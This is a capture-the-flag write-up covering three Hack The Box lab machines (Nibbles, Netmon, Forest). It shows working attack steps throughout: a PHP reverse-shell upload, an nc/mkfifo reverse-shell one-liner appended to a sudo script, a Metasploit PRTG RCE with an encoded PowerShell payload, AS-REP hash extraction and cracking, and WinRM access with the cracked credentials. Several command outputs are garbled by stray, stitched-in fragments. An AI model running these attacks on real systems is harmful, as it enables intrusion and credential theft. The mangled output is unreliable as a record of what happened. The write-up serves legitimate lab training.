

The Nibbles machine

```
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
bright@kali:~$ sudo nmap -sC -sT -A -Pn -sV nibbles.htb
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-14 12:56 CET
Nmap scan report for nibbles.htb (10.10.10.75)
Host is up (0.028s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/14%OT=22%CT=1%CU=42640%PV=Y%DS=2%DC=T%G=Y%TM=6786
OS:5109P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   30.08 ms  10.10.14.1
2   30.20 ms  nibbles.htb (10.10.10.75)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.87 seconds
```

nmap

Did not find anything interesting. I decided to open the url on a web browser but still did not find anything interesting. I checked the url source code and found the directory where the application was hosted


```
view-source:http://nibbles.htb/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

path

I opened and found the CMS hosting the website.



Through directory bruteforcing with feroxbuster, I also found a readme file that mentioned that the version is 4.0.3. I can exploit it using an exploit code but I followed a straightforward approach since I found in my directory bruteforce in a file named user.xml file, I found the admin username as admin. I tested it with the password **nibbles** and I was able to access the admin page <http://nibbles/nibbleblog/admin.php>.

I visited the plugin area, and under image.php plugin, I uploaded my reverseshell php code that I got from <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Then, I went through the webcontent directory to execute image.php plugin, and I got a reverse shell

http://nibbles.htb/nibbleblog/content/private/plugins/my_image/

```
bright@kali:~/nibbles$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.75] 34278
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 08:35:52 up  4:54,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ hostname
Nibbles
$ ls
bin
boot
```

initial

Searching through the nibbles folder, I found a zip file. When I unzipped it, It was open in another location. Sudo -l pointed at that unzipped file location showing that the user can execute it as root and the user have full permission on the file.

```

$ pwd
/home/nibbler
$ unzip personal.zip
Archive:  personal.zip
  inflating: personal/stuff/monitor.sh
$ ls
personal
personal.zip
user.txt
$ ls -al
total 28
drwxr-xr-x 5 nibbler nibbler 4096 Jan 14 06:04 .
drwxr-xr-x 3 root     root    4096 Dec 10 2017 ..
-rw-r--r-- 1 nibbler nibbler   0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
drwxrwxrwx 2 nibbler nibbler 4096 Jan 14 06:07 .ssh
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 personal
-r----- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r----- 1 nibbler nibbler   33 Jan 14 03:41 user.txt
$ cd personal/stuff
$ ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Jan 14 08:40 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8 2015 monitor.sh

```

I visited the plugin area, and under `image.php` plugging, I u
php code that I got from
<https://github.com/pentestmonkey/php-reverse-shell/blob/master/shell.php>

Then, I went through the `webcontent` directory to execute
I got a reverse shell
<http://nibbles.htb/nibbleblog/content/private/plugins/m>

Searching through the nibbles folder, I found a zip file. Wh
open in a location. `Sudo -l` pointed at that location showin
execute it as root and the user have full permission on the

```

$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

```

Sudo.

Because I have full permission on the `monitor.sh` file. I echoed a reverse shell payload into it, executed the file and got a reverse shell as root.

```

$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f
$ sudo /home/nibbler/personal/stuff/monitor.sh
Sudo:
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [: not found
rm: cannot remove '/tmp/f': No such file or directory

```

reverse

```

bright@kali:~$ nc -nlvp 8443 'print $3,$4)' | cut -f1 -d,)
listening on [any] 8443 ... time: Days/(HH:MM) :~ $tecreset $tecuptime
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.75] 49534
/bin/sh: 0: can't access tty; job control turned off
# whoami reset os architecture kernelrelease internalip externalip nameserver
root
# hostname temporary Files
Nibbles /osrelease /tmp/who /tmp/ramcache /tmp/diskusage
# cd /root
# ls -al
total 32 ($OPTIND -1))
drwx-----  4 root root 4096 Jan 14 03:41 .
drwxr-xr-x 23 root root 4096 Dec 15 2020 ..
-rw-----  1 root root    0 Dec 29 2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22 2015 .bashrc
drwx-----  2 root root 4096 Dec 10 2017 .cache
drwxr-xr-x  2 root root 4096 Dec 10 2017 .nano
-rw-r--r--  1 root root  148 Aug 17 2015 .profile /sbin\:/usr/local/bin\:/u
-rw-----  1 root root 1091 Dec 15 2020 .viminfo
-r-----  1 root root   33 Jan 14 03:41 root.txt files:
# cat root.txt $SWD: /home/nibbler/personal/stuff/monitor.sh
f7707d9197b897af5d29decc83e7048f
# [ ] known : I need something more specific,
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/mo
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/mo

```

root

Netmon machine

```
bright@kali:~/netmon$ sudo nmap -sC -sT -A -Pn -sV netmon.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 08:35 CET
Nmap scan report for netmon.htb (10.10.10.152)
Host is up (0.030s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19 11:18PM             1024 .rnd
| 02-25-19 09:15PM             <DIR>      inetpub
| 07-16-16 08:18AM             <DIR>      PerfLogs
| 02-25-19 09:56PM             <DIR>      Program Files
| 02-02-19 11:28PM             <DIR>      Program Files (x86)
| 02-03-19 07:08AM             <DIR>      Users
|_ 11-10-23 09:20AM             <DIR>      Windows
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_ http-trane-info: Problem with XML parsing of /evox/about
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_ Requested resource was /index.htm
|_ http-server-header: PRTG/18.1.37.13946
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/21%OT=21%CT=1%CU=33738%PV=Y%DS=2%DC=T%G=Y%TM=678F
OS:4E5D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%
OS:TS=A)SEQ(SP=107%GCD=2%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M53CNW8ST1
OS:1%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST
OS:11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80
OS:%W=2000%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R
OS:=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A=0%F=R%O=%RD=0%Q=)
OS:T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
```

nmap

I logged in with ftp anonymous to discover the first flag in the
\\users\\public\\Desktop directory.

```

bright@kali:~/netmon$ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:bright): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||53299|)
125 Data connection already open; Transfer starting.
02-02-19 11:18PM 1024 .rnd
02-25-19 09:15PM <DIR> inetpub
07-16-16 08:18AM <DIR> PerfLogs
02-25-19 09:56PM <DIR> Program Files
02-02-19 11:28PM <DIR> Program Files (x86)
02-03-19 07:08AM <DIR> Users
11-10-23 09:20AM <DIR> Windows
226 Transfer complete.
ftp> cd users
250 CWD command successful.
ftp> cd public
250 CWD command successful.
ftp> cd Desktop
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||53302|)
150 Opening ASCII mode data connection.
02-02-19 11:18PM 1195 PRTG Enterprise Console.lnk
02-02-19 11:18PM 1160 PRTG Network Monitor.lnk
01-21-25 02:32AM 34 user.txt
226 Transfer complete.
ftp> get user.txt

```

netmon machine

01map

I logged in with ftp anonymous to discover the first flag in the \users\public\Desktop directory.

250 words, 1.042 characters

Default Page Style

English (USA)

Initial foothold

Understanding that the PRTG network configuration file is in C:\ProgramData\Paessler\PRTG Network Monitor directory. I navigated to the directory and found a backup file. I used the ftp get method to download the file locally.

```

ftp> pwd
Remote directory: /ProgramData/paessler/PRTG Network Monitor
ftp> get "PRTG Configuration.old.bak"
Local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
229 Entering Extended Passive Mode (|||53513|)
150 Opening ASCII mode data connection.
20% |*****|
ftp: Reading from network: Interrupted system call
0% |
550 The specified network name is no longer available.
ftp>

```

Backup downloaded

Analysing the file locally, I found the admin creds

```
</dbcredentials>
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
<dbtimeout>
  60
</dbtimeout>
```

I tried it on the web login interface, but authentication was not successful. Seeing the date attached to the password and knowing that the machine was deployed in 2019. I replaced the password to PrTg@dmin2019 and it worked. I was able to access the environment.

To get shell access, I used metasploit following the teaching from https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/http/prtg_authenticated_rce.md?6G9Mlf9upF=ohpBIPnm3

I first confirmed that the version is vulnerable to rce


```

msf6 > use exploit/windows/http/prtg_authenticated_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/prtg_authenticated_rce) > set RHOST 10.10.10.152
RHOST => 10.10.10.152
msf6 exploit(windows/http/prtg_authenticated_rce) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(windows/http/prtg_authenticated_rce) > set ADMIN_USERNAME prtgadmin
ADMIN_USERNAME => prtgadmin
msf6 exploit(windows/http/prtg_authenticated_rce) > set ADMIN_PASSWORD PrTg@dmin2019
ADMIN_PASSWORD => PrTg@dmin2019
msf6 exploit(windows/http/prtg_authenticated_rce) > set VERBOSE true
VERBOSE => true
msf6 exploit(windows/http/prtg_authenticated_rce) > check

[*] Identified PRTG Network Monitor Version 18.1.37.13946
[*] 10.10.10.152:80 - The target appears to be vulnerable.
msf6 exploit(windows/http/prtg_authenticated_rce) >

```

confirm vulnerable

Then I typed “run” and enter to execute the exploit

```

msf6 exploit(windows/http/prtg_authenticated_rce) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Powershell command length: 6851
[*] Successfully logged in with provided credentials
[*] Session cookies : OCTOPUS1813713946=ezZDQUQ10TE4LThDNTctNENENC05QUUZLTlBNTe2NjRBMUI1MH0%3D;
[*] Created malicious notification (objid=2018)
[*] Payload : powershell.exe -nop -w hidden -noni -e aQBMACgAWwBjAG4AdABQAHQAcgBdAdoA0gBTAGkAegBLACAALQBLAHEAIAA0ACKAewAKAGIAPOAnAHAAbwB3AGUAcgBzAGgAZl
lgB1AHgAZQAnAH0AZQB8AHMAZQB7ACQAYgA9ACQAZQB8AHYA0gB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFABwB3AGUAcgB7AG8AZQB8AGwAXAB2AD
FWACABVhAcAZQB8AHMAABLAGwAbAAUAGUAEAB1ACcAFQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAEQAAQBgAGcAbgBvAHMAdABpAGMAcwAUAFAAcgbVAGMAZQB
B0AGEAcgB0AEkAbgBmAG8A0wAKAHMALgBGAGkAbAB1AE4AYQBtAGUAPQAKAGIA0wAKAHMALgBBAHIAZwB1AG0AZQB8AHQAcwA9ACcALQBUAG8AbgBpACAALQBUAG8AcAAGAC0AdwAgAaQBkAGQA
ALQBjACAA1JgAoAFsAcwBjAHIAaQBWAhQAyG8BAG8AYwBrAF0A0gAGAGMAcGBlAGEAdAB1ACgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAALwB5AHMAdAB1AG0ALgBjAE8ALgBTAHQAcgBlAGEAbQBSA
AGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAEKATwAUAEAMAbwBtAHAACgBlAHMAcWpAG8AbgBpAGUAcgBpAHAAUwB0AHIAZQBhAG0AKAAoAE4AZQB3AC0ATwBiAGoAZQ
ABTAHkAcwB0AGUAbQAUAEKATwAUAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBTACgALABbAFMAeQBzAHQAZQBtAC4A4QwBvAG4AdgBLAHIAdbAdDoA0gBGAHIAbwBtAEIAYQBzAGUANGA0AFMAdABYAGk

```

```

[*] Triggered malicious notification
[*] Deleted malicious notification
[*] Waiting for payload execution.. (30 sec. max)
[*] Sending stage (177734 bytes) to 10.10.10.152
[*] Meterpreter session 1 opened (10.10.14.6:4444 → 10.10.10.152:49844) at 2025-01-21 12:35:35 +0100

meterpreter > shell
Process 844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
netmon

C:\Windows\system32>type C:\users\administrator\Desktop\root.txt
type C:\users\administrator\Desktop\root.txt
6e3ff1e3f4b2f194ad1c1835d4d3333e

C:\Windows\system32>

```

Forest machine

```
bright@kali:~$ sudo nmap -sC -sT -A -Pn -sV forest.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 11:49 CET
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.030s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    filtered ftp
53/tcp    filtered domain
80/tcp    filtered http
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-24 10:56:48Z)
110/tcp   filtered pop3
113/tcp   filtered ident
135/tcp   filtered msrpc
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
587/tcp   filtered submission
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
995/tcp   filtered pop3s
1025/tcp  filtered NFS-or-IIS
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5900/tcp  filtered vnc
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/24%OT=88%CT=1%CU=36886%PV=Y%D=2%DC=T%G=Y%TM=6793
OS:7070%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=F8%TI=I%CI=I%TI=I%SS=S%TS
OS:=A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M
OS:53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=20
OS:00)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%F=R%O=0%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A
OS:%A=0%F=R%O=0%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
```

nmap

LDAP is active, We used the windapsearch to query the database using anonymous binding

```
bright@kali:~/forest/windapsearch$ python3 windapsearch.py -d htb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ...success! Bound as: arch:x86 from the payload
[+] None
[+] Enumerating all AD users
[+] Found 28 users:
cn: Guest
cn: DefaultAccount
cn: Exchange Online-ApplicationAccount
cn: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
```

anonymousbind1

```

cn: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local

cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local

```

2

Found users, but could not find a service account for Aersproast. There for I tried to query all the objects in the domain:

```

bright@kali:~/forest/windapsearch$ python windapsearch.py -d htb.local --dc-ip 10.10.10.161 --custom "objectclass=*"
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ... success! Binded as:
[+] None
[+] Performing custom lookup with filter: "objectclass=*"
[+] Found 312 results:
DC=htb,DC=local
CN=Users,DC=htb,DC=local
CN=Allowed RODC Password Replication Group,CN=Users,DC=htb,DC=local
CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
CN=Read-only Domain Controllers,CN=Users,DC=htb,DC=local
CN=Enterprise Read-only Domain Controllers,CN=Users,DC=htb,DC=local
CN=Cloneable Domain Controllers,CN=Users,DC=htb,DC=local
CN=Protected Users,CN=Users,DC=htb,DC=local
CN=Key Admins,CN=Users,DC=htb,DC=local
CN=Enterprise Key Admins,CN=Users,DC=htb,DC=local
CN=DnsAdmins,CN=Users,DC=htb,DC=local
CN=DnsUpdateProxy,CN=Users,DC=htb,DC=local

```

```

OU=Service Accounts,DC=htb,DC=local
Keyboard interrupt received, exiting.
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
Listening on [any] 443 ...
OU=Security Groups,DC=htb,DC=local
$rm met.exe
CN=Service Accounts,OU=Security Groups,DC=htb,DC=local
Daily PM
CN=Privileged IT Accounts,OU=Security Groups,DC=htb,DC=local tcp LHOST=10.10.14.10 LPORT=443
$rm met.exe
Daily PM
CN=test,OU=Security Groups,DC=htb,DC=local

```

service account

I found a service account that could be used for aesproast

```

bright@kali:~/forest$ impacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-alfresco
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware ob
jects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$svc-alfresco@HTB.LOCAL:2ad519371fca87686d5ff0cb02a54d8306bdf85914a2fab5bf1ea725f2ee10ef0c77f6d8937077f1e68bef4022d12028bfa2e0f42b18565152723cedd51ebe0ae750154ae60f776c90cd73
195548e686187b346b8d671eccad60e5c6af35af7026117f2bd6da1eb1d8a808cdb8b3681f1824c38b9b7a22edde8f666acce01c6f27459145a6ca29ac890ad5a51c0fe6a307d4b5e29698132011ac01fcdfaa2f695fa78ad1218df5469cf
28ef4d00f9843e76eef73260cb243c0d9195191e3d5aa4f24a1ec0e2433d434ff5e932f717ae4583bbf0c4073f04afee4e2a81ab4a2080023c33d51eded2f81c091ba959cccd81466fad0b0

```

aesp

I cracked the users spn to get the plain text password

```

bright@kali:~/forest$ sudo hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, 2788/5641 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$svc-alfresco@HTB.LOCAL:2ad519371fca87686d5ff0cb02a54d8306bdf85914a2fab5bf1ea725f2ee10ef0c77f6d8937077f1e68bef4022d12028bfa2e0f42b18565152723cedd51ebe0ae750154ae60f776c90cd73
195548e686187b346b8d671eccad60e5c6af35af7026117f2bd6da1eb1d8a808cdb8b3681f1824c38b9b7a22edde8f666acce01c6f27459145a6ca29ac890ad5a51c0fe6a307d4b5e29698132011ac01fcdfaa2f695fa78ad1218df5469cf
28ef4d00f9843e76eef73260cb243c0d9195191e3d5aa4f24a1ec0e2433d434ff5e932f717ae4583bbf0c4073f04afee4e2a81ab4a2080023c33d51eded2f81c091ba959cccd81466fad0b0:s3rvic

Session.....: hashcat
Status.....: Cracked

```

got the plaintext password.

Kali evil winrm was not given me a good interactive shell. Therefore I downloaded evil winrm <https://github.com/Hackplayers/evil-winrm/blob/master/evil-winrm.rb>

And used it like this to get initial foothold to the machine

```

bright@kali:~/forest$ ruby evil-winrm.rb -i 10.10.10.161 -u svc-alfresco -p s3rvice
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
#Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
#Evil-WinRM* PS C:\Users\svc-alfresco\Documents> hostname
FOREST
#Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
#Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
#Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ls

Directory: C:\Users\svc-alfresco\Desktop

service account
I found a service account that could be used as a pivot

```